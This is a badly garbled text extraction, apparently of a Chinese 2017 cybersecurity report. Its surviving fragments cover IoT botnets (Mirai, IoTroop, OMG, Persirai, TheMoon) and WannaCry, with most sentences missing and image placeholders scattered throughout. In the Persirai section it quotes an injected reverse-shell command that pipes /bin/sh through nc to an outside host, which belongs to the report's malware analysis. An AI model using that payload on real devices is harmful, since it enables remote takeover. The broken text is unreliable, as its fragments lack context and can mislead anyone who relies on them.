


	147	2017	IoT	
VenusEye		2017	Mirai	
21.89%	8.20%	8.16%	7.73%	7.53%

2017年全球Mirai及其变种感染情况分布图



	148	2017	Mirai	
Mirai				
12.35%	9.62%	7.77%	4.56%	18.91%




149 2017 Mirai

6.2 IoT

2017 IoT

6.2.1 Mirai




150 Mirai 1

DDoS HTTP UDP

TCP

C&C

Mirai




151 Mirai 2

6.2.2 IoTroop

IoTroop 2017
IoTroop

IoT




152 IoTroop

IoTroop

Mirai

Mirai



1. ToTroop C C IoTroop C
C PHP Mirai C C GO
2. C C C C IoTroop C C
IoTroop
3. Mirai
4. IoTroop Mirai DDoS ; DDoS
DDoS DDoS C C
IoTroop

153 IoTroop

DDoS

6.2.3


IoT

OMG

Mirai OMG IoT IoT
OMG IoT C&C

6.2.4 Persirai

Persirai 2017
Persirai




154 IoT (UPnP) IoT


1. Web \$(nc
2. load.gtpnet.ir 1234 -e /bin/sh)
3. ntp.gtpnet.ir shell
- /dev/null ftpupdate.sh ftpupload.sh 0day
4. C&C
5. C&C 0day
- C&C DDoS


6.2.5 TheMoon IoT

TheMoon 2014 2017
TheMoon 6 IoT



IoT : ASUS WRT UDP 999 D-Link 850L VIVOTEK Network Cameras
D-Link DIR-890L D-Link DIR-645 Linksys E-series D-Link 815
TheMoon DDOS socks





7.1


2017 5 12 WannaCry
WannaCry 2017 NSA “ ”
2017 NSA 70% Windows
Windows “ DoublePulsar ”
APT “ ”
2013 2013 IT
Conexant MicTray64.exe
2017 11 Intel Management Engine
“ ”
90%

7.2

5 10
2017
“ ”

7.3

Mirai IoTroop



7.4

2017

“ ”

“ ”

“ ”

7.5

“ ”